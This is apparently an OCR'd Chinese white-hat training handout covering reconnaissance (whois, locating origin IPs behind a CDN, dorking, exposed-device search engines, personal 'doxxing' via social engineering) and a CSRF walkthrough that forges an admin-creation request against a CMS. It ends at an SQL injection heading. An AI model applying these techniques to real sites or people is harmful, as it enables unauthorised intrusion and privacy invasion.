目錄

米斯特白帽培训讲义

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

- 在线阅读
- PDF格式
- EPUB格式
- MOBI格式
- 代码仓库

更新历史

版本	日期	内容
v1.5	2017.3.9	米斯特第二期视频基础篇内容
v1.1	2017.1.3	增加参考链接
v1.0	2016.12.27	米斯特第一期视频全部内容

米斯特白帽培训讲义 信息收集

> 讲师：gh0stkey
>
> 整理：飞龙
>
>

收集什么？

- Whois信息
  - 注册人名字、邮箱等
- IP信息（服务器的IP）
  - 判断是否为CDN节点，查询同IP网站，端口扫描
- 目录信息
  - 判断WEB应用，获取网站后台目录，获取其他
- 服务信息
  - 判断服务，例如：IIS、Apache
- 脚本信息
  - ASP、PHP、`aspx`（asp.net）
- 框架信息
  - ThinkPHP、Struts等
- 应用信息
  - 应用，dedecms、phpcms等
- 子域名信息
  - `xxx.xx.com` `xxx.xxx.xx.com`

WHOIS

查询工具：http://whois.chinaz.com。

域名 hi-ourlife.com 的信息 以下信息更新时间：2016-11-28 13:34:00 立即更新

域名	hi-ourlife.com [whois 反查] 其他常用域名后缀查询： cn com cc net org
注册商	HICHINA ZHICHENG TECHNOLOGY LTD
联系人	modify modify [whois反查]
联系方式	627437686@qq.com [whois反查]
更新时间	2016年05月07日
创建时间	2015年09月03日
过期时间	2017年09月03日
公司	ma yun
域名服务器	grs-whois.hichina.com
DNS	f1g1ns1.dnspod.net f1g1ns2.dnspod.net
状态	域名普通状态(ok)

IP 信息

我们可以 `ping` 某个 URL：

```
C:\Users\asus> ping www.hi-ourlife.com

正在 Ping www.hi-ourlife.com.cname.yunjiasu-cdn.net [162.159.209.
78] 具有 32 字节的数据:
来自 162.159.209.78 的回复: 字节=32 时间=215ms TTL=52
来自 162.159.209.78 的回复: 字节=32 时间=217ms TTL=52
来自 162.159.209.78 的回复: 字节=32 时间=218ms TTL=52
来自 162.159.209.78 的回复: 字节=32 时间=222ms TTL=52

162.159.209.78 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 215ms，最长 = 222ms，平均 = 218ms
```

但显然，这里的 IP 是 CDN 的 IP。

我们可以使用多地 `ping` 工具来判断：

湖南长沙[电信]	162.159.209.78	美国 百度云加速节点
湖北孝感[电信]	162.159.209.78	美国 百度云加速节点
贵州兴义[电信]	超时(重试)	-
江苏镇江[电信]	162.159.208.78	美国 百度云加速节点
江西新余[电信]	162.159.208.78	美国 百度云加速节点
广西南宁[电信]	162.159.209.78	美国 百度云加速节点
江苏泰州[电信]	162.159.209.78	美国 百度云加速节点
浙江绍兴[电信]	162.159.208.78	美国 百度云加速节点
福建福州[电信]	162.159.208.78	美国 百度云加速节点

一般来说，使用了 CDN 的网站在不同地点的 `ping` 结果是不一样的。不过这里它直接写出了百度云加速节点。

那么如何找出源站 IP 呢？

1. 查询子域：许多情况下只有主站使用了 CDN，二级站点并没有，所以我们就可以直接查询分站的 IP。分站的搜索方法见下文。
2. 国内部分 CDN 服务只针对国内，对国外的访问几乎不使用 CDN。所以我们可以通过国外冷门 DNS 查询域名。比如，`nslookup xxx.com 199.89.126.10`。

```
C:\Users\asus\Desktop> nslookup hi-ourlife.com 199.89.126.10
服务器:  UnKnown
Address:  199.89.126.10

非权威应答:
名称:    hi-ourlife.com
Address:  45.64.65.85
```

3. 历史解析记录：CDN 的 IP 地址之前所用的 IP 就是真实 IP。

http://toolbar.netcraft.com/site_report?url=

4. 查询邮件：很多服务器自带邮件发送功能，可以利用它来获取真实 IP。让站点主动发送邮件，然后右键查询源代码，就能获得真实 IP。

Last reminder about Strata Business Summit

发件人：O'Reilly Media <oreilly@post.oreilly.com>
时　间：2017年2月28日(星期二) 凌晨4:16 (UTC-08:00 温哥华、洛杉矶、西雅图时间)
收件人：
大　小：23K
打印 | 显示邮件原文 | 导出为eml文件 | 邮件有乱码？ | 转发到群邮件 | 保存到记事本 | 添加到日历 | 作为附件转发


```
Received: from pip84.smf.ipost.com (unknown [204.94.81.84])
        by newmx14.qq.com (NewMx) with SMTP id
        for ; Tue, 28 Feb 2017 20:26:51 +0800
X-QQ-FEAT: 6dXuswn9ilVHs+TPyWYf72arzkME1Dj1X226lipumwdUxXtxWJmGRgs5Ag7vp
        Lz2AyvfwFEQrz1/J9cOXvRz4QaqPxDna0sGwZ/+9Sh12k0NjCZokJWpGTTk0v/hNr20ywaM
        8CjdJrGahobZnvPY5vxmp0AzZh3typ+4LvmnkDd6/tNG8/CTtRtkEgt5QnB0zYJmFmj0710
        6KQS1CnTqkUOKfZ/ZRoWUE3isW4KVJxqkWR9CjWqe82UcMa/D30jbPYQLC+UvAKLRhre9Ly
        lit7fadGstfPrRL5sDYDj60bCM/7wZoWRe5qZ157iiIy10h0IALHvrfHw=
X-QQ-MAILINFO: NL3WKU0jleeI96t95/bCES/QXMAsPN4gzZrxMhh32rXoTFfuKM4oeWeJP
        MoVtnCgk3VZQ1VAXMz2LDbdoGqg98M=
X-QQ-mid: usamxproxy13t1488284815tpaljk4
X-QQ-CSender: errors+9zlzahmlcn95i9r123e46ja4kc3u6j7v9dpm9irlud0@post.oreilly.com
X-QQ-ORGSender: errors+9zlzahmlcn95i9r123e46ja4kc3u6j7v9dpm9irlud0@post.oreilly.com
```

这个工具可以检测旁站：http://tool.chinaz.com/same/。

端口扫描可以使用 Nmap 进行，请见“工具篇 Nmap”一节。

目录信息

1. 主动式扫描：爬虫、暴力破解
    - AVWS：根据站点的链接（见“工具篇 AVWS”一节）
    - 御剑：根据固定的字典




2. 被动式扫描：Burp Spider

3. Google Hack

    - `intitle` ：搜索网页标题中包含有特定字符的网页
    - `inurl` ：搜索包含有特定字符的 URL
    - `intext` ：搜索网页正文内容中的指定字符
    - `filetype` ：搜索指定类型的文件
    - `site` ：搜索与指定网站有联系的 URL

4. `robots.txt` （补充）

    重点看 `Disallow` 的部分。



5. 联网设备搜索

- 钟馗之眼 `www.zoomeye.com` 。
- 傻蛋 `www.oshadan.com` 。

联网设备搜索引擎可以检索到许多搜索引擎不收录的页面，通常是后台等页面。

构造检索关键词时：

- 系统/后台类，可以搜索“xxx系统/平台/管理”。
- 企业类，可以搜索“xxx企业/公司/平台”。


比如我们要挖电信的系统，可以搜索“电信系统/平台/管理”。

这里使用傻蛋这个平台演示一下，它不仅仅能监控系统，还能搜索到一些内网的系统。比如我们要挖一些电信系统，这里点击全网搜索，可以看到很多外网看不到的内部系统。





我们点击其中一个“汕尾用电监控系统”，可以看到详细的用电情况，这个就属于一种越权或者绕过。



服务信息

查看返回的数据包的 `Server` 头，获取 `Server` 信息。
如 `Server:Microsoft-IIS/6.0` 。

```
GET / HTTP/1.1
Host: www.hi-ourlife.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0) Gecko/2
0100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: __cfduid=d85643dc07ab45d17ec48c37dde7145d11480308480; PH
PSESSID=qfg2unrqvc1adhvcpn8ejhguqulakcd2; CNZZDATA1258769653=151
4150716-1480308628-%7C1480308628; timezone=8
X-Forwarded-For: 127.0.0.1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Mon, 28 Nov 2016 05:43:11 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Product: Z-BlogPHP 1.5 Zero
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0
, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Server: yunjiasu-nginx
CF-RAY: 308b8035114c226a-LAX
Content-Encoding: gzip
```

这个封包告诉我们服务器是 Nginx。

脚本信息

1. 查看返回的数据包中的 `X-Powered-By` 的值
2. 查看cookie中的信息

   ```
   PHPSESSID
   ASPSESSID
   ```

比如上面的封包中出现了 `PHPSESSID` ，说明站点很可能使用 PHP 编写。

框架信息

通过报错信息或是URL结构获取网站使用的框架信息。如ThinkPHP，Struts等。


应用信息

目录特征、文件特征、指纹扫描工具、网站特征等。

比如存在 `wp-login.php` 就可能是 WordPress。

子域名信息

- 子域名挖掘机




- 搜索引擎：`site:*.xxx.com`

个人信息

社会工程学：使人们顺从你的意愿、满足你的欲望的一门艺术与学问。

QQ 空间人肉方法的思维导图：





附录

- 信息安全泄露只在一念之间(一)企鹅扣扣
- 社工研究组文集
- Kali Linux 秘籍 第四章 信息收集
- Kali Linux Web 渗透测试秘籍 第二章 侦查

米斯特白帽培训讲义 漏洞篇 CSRF

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

CSRF（Cross-site request forgery跨站请求伪造，也被称为“One Click Attack”或者Session Riding，通常缩写为CSRF或者XSRF，是一种对网站的恶意利用。尽管听起来像跨站脚本（XSS），但它与XSS非常不同，并且攻击方式几乎相左。XSS利用站点内的信任用户，而CSRF则通过伪装来自受信任用户的请求来利用受信任的网站。与XSS攻击相比，CSRF攻击往往不大流行（因此对其进行防范的资源也相当稀少）和难以防范，所以被认为比XSS更具危险性。

CSRF 攻击的原理就是攻击者创建一个链接，受害者点击它之后就可以完成攻击者想要的操作，这些操作一般是删除文章，创建用户之类。比如某网站的删除文章链接是 `http://www.xxx.com/post/<id>/delete` ，那么攻击者可以直接构造出来发给有权限的人，它点击之后就可以将文章删除。当然，攻击者也可以使用当下流行的短网址服务来伪造 URL，避免受到怀疑。

与传统的认知相反， POST 方式并不能防止 CSRF，这是因为浏览器中的 JS 拥有发送 POST 请求的能力。比如攻击者可以编写一个带表单的页面，包含目标 URL 和所有所需字段，然后再用 JS 代码提交表单。之后把这个表单放到网络上可以访问的地方，再把这个链接发给受害者，诱导他点击。


所以这个东西也叫作“One Click”，意思就是说，整个攻击只通过一次点击来完成。换个角度，通过两次相关步骤来完成的操作就不会有这个问题。

利用

我们可以使用 OWASP 的 CSRF-Tester 来半自动利用 CSRF 漏洞，还可以生成用于利用的 exp 页面。

要注意的是，它不会为你判断是否存在 CSRF 漏洞，想想也知道，一个网站上的一次完成的操作简直太多了，那所有这些操作都存在 CSRF 漏洞吗？并不是，只有重要的，不可挽回的操作才能算 CSRF 操作，而这个是机器判断不了的。所以你首先要知道哪里有 CSRF 漏洞，才能使用工具。

我们用它来利用 yzcms，这是一款开源的 CMS。我们首先访问后台：



我们点击右上方的添加管理员：

位置： 首页 › 添加管理员 ›

用 户 名：

密　　码：

确认密码：


电子邮箱：

所属角色： 超级管理员

提交

当我们创建的时候，浏览器会向服务器发请求。我们就可以伪造这个请求，构造出 exp 页面，然后让已经登录的管理员去访问这个页面，就能成功创建管理员。

我们打开工具，我们看到工具一打开，就监听了本机的 8008 端口：



我们需要将浏览器的代理配置为 `127.0.0.1:8008` 。然后点击 `Start Recording` ，它会开始抓取请求。

OWASP CSRFTester
File Options
OWASP CSRFTester
Clear All
Stop Recording
Step
Method
URL
Parameters
Pause
GET
Query Parameters
Form Parameters
Include Regex: .*
Reset
Exclude Regex: .*\.(gif|jpg|png|css|ico|js|axd\?.*|ico)$
Reset
Report Type: Forms iFrame IMG XHR Link
Display in Browser
Generate HTML
Recording started


这时我们返回 CMS 页面，模拟创建一个管理员：

我们可以看到它捕获到了若干请求，POST 的那个就是创建管理员的请求。我们点击这个请求那一行，观察下方的 `Form Parameters` ，没有任何的 Token 验证。

参数的值可以任意修改。我们看一看底下的 `Report Type` ，这个就是构造方式，可以选择使用 `<form>` 、 `<iframe>` 、 `<img>` 、AJAX、或者 `<a>` 来构造。这里我们选择 Forms。之后我们点击右边的 `Generate HTML` ，选择一个地方来保

存。

我们可以把这个文件发给受害者，让他打开。也可以放到网上把链接发给受害者。我们试着打开它，当我们打开之后，我们可以看到，成功添加了我们所需的管理员。



附录

- 新手指南：DVWA-1.9全级别教程之CSRF

米斯特白帽培训讲义 漏洞篇 **SQL** 注入

> 讲师：gh0stkey
>
> 整理：飞龙

原理与危害

